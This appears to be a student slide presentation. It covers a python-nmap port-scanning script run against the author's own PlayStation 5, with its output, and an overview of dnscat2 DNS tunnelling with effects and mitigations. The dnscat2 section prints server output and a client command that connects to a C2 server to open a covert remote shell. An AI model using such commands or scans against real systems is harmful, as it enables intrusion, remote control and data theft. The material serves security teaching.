Automating Port Scanning and Vulnerability Assessment

Marcellus Harris

Table of Contents

This presentation contains the following:

01

Explain Script and Objective

Explain Python script syntax and its objective of identifying and displaying open ports.

02

Demo of Script

Show Open Ports and Explain the potential actions that attackers could exploit using this information.

03

Vulnerability Assessment

Briefly explain dnscat2 and its ability to enable unauthorized remote shell access over port 53 and the potential consequences.

Objective and Prerequisites of the Script

Objective:

develop a python script that automates the process of scanning for open ports

Prerequisites:

- Latest version of Python (3.11.4)
- Latest version Nmap (7.94)
- Ip target that you own (playstation 5)


Research and References:

- GeeksforGeeks - Port Scanner using Python Nmap

  GeeksforGeeks explains how to develop a port scanner using the Python Nmap library.
- StudyTonight - Integrating Port Scanner with Nmap

  StudyTonight provides a tutorial on programming in Python, covering topics including port scanning and integrating the Nmap tool.

Script and results



```
marce@Marcelluslaptop MINGW64 ~/project
$ python project.nmapscan.1.py
----------------------------------------------------
Host: 192.168.40.1 ()
----------------------------------------------------
Protocol: tcp
Port: 53        State: open     Service: domain

marce@Marcelluslaptop MINGW64 ~/project
$ 
```

Syntax of Script

```
import nmap
# define the target IP address
target_ip = "192.168.40.1"
# Create an instance of the PortScanner class
scanner = nmap.PortScanner()
# Perform a TCP scan on common ports
scanner.scan(target_ip, '1-1024', '-v')
# Print the state of each scanned port
for host in scanner.all_hosts():
    print("---------------------------------------------------")
    print("Host: {} ({})".format(host, scanner[host].hostname()))
    print("---------------------------------------------------")
for port in scanner[host].all_protocols():
      print("Protocol: {}".format(port))
      ports = scanner[host][port]
      for port_num, port_info in ports.items():
          print("Port: {}\tState: {}\tService: {}".format(port_num,
port_>
```

- imports the nmap module, which provides a Python interface for using the Nmap security scanner.
- target_ip is assigned the value of the target IP address. Which is "192.168.40.1".
- The PortScanner class from the nmap module is created. This object will be used to perform the port scanning operations.
- This line initiates a TCP scan on the target IP address (target_ip) using the scan() method of the PortScanner object. It specifies the port range from 1 to 1024 to be scanned and includes the -v flag for verbose output.
- It prints the host IP address and its hostname using the all_hosts() method and accessing the hostname() property of the PortScanner object.
- It prints the protocol name using the all_protocols() method. It prints the port number, its state (open, closed, filtered, etc.), and the service associated with the port.

DEMO OF Script


What is Dnscat2?

- Dnscat2 allows attackers to establish communication channels by encoding data within DNS queries and responses, enabling them to issue commands and control compromised systems.
- Dnscat2 is a network protocol and toolset used to covert communication between a client and a command-and-control (C2) server.
- Dnscat2 uses a client-server model, enabling communication through DNS traffic. The attacker hosts the server component, and compromised systems run the client component.
- The attack can enable unauthorized control of compromised systems, unauthorized data extraction, remote code execution
- To mitigate Dnscat2 attacks, organizations can implement network monitoring and intrusion detection systems to detect unusual DNS traffic patterns, deploy firewalls that inspect DNS traffic more thoroughly

Demo of Dnscat2

This clip demonstrates the use of dnscat2 to obtain a session between the server and client.

https://youtube.com/clip/UgkxYw0NhaGOwAHbECbbuuF9Ift7WP9OQyGU



https://ap-south-1.console.aws.amazon.com/ec2/v2/home?region=ap-south-1#Instances:sort=instanceId

ubuntu@ip-172-31-5-127: ~/dnscat2/server

```
New window created: 0
New window created: crypto-debug
Welcome to dnscat2! Some documentation may be out of date.

auto_attach => false
history_size (for new windows) => 1000
Security policy changed: All connections must be encrypted and authenticated
New window created: dns1
Starting Dnscat2 DNS server on 0.0.0.0:53
[domains = n/a]...

It looks like you didn't give me any domains to recognize!
That's cool, though, you can still use direct queries,
although those are less stealthy.

To talk directly to the server without a domain name, run:

  ./dnscat --dns server=x.x.x.x,port=53 --secret=somerand0mstring

Of course, you have to figure out <server> yourself! Clients
will connect directly on UDP port 53.

dnscat2> 
```

Instance: i-02ab6b

Instance ID i-02ab6bc097193bc44
Instance state running
Instance type t2.micro
Elastic IPs
Public DNS (IPv4) ec2-13-232-52-11.ap-south-1.compute.amazonaws.com
IPv4 Public IP 13.232.52.11
IPv6 IPs -
Private DNS ip-172-31-5-127.ap-south-1.compute.internal

Launch dnscat2 server and connect to it via dnscat client

Effects and Mitigations

Effects

- The attacker could gain unauthorized access to the PlayStation 5, allowing them to control and manipulate the system.
- The attacker might steal personal information stored on the PlayStation 5, including user profiles, saved games, login credentials, and payment information associated with online accounts.
- By exploiting vulnerabilities, the attacker could cause system instability, crashes, or even permanent damage to the PlayStation 5

Mitigations

- Implement network monitoring solutions that can detect and analyze DNS traffic patterns for any signs of DNScat2 activity.
- Configure firewalls and IDS/IPS systems to inspect DNS traffic more thoroughly. This includes blocking suspicious DNS queries or responses that exhibit characteristics commonly used by DNScat2.

THANKS FOR WATCHING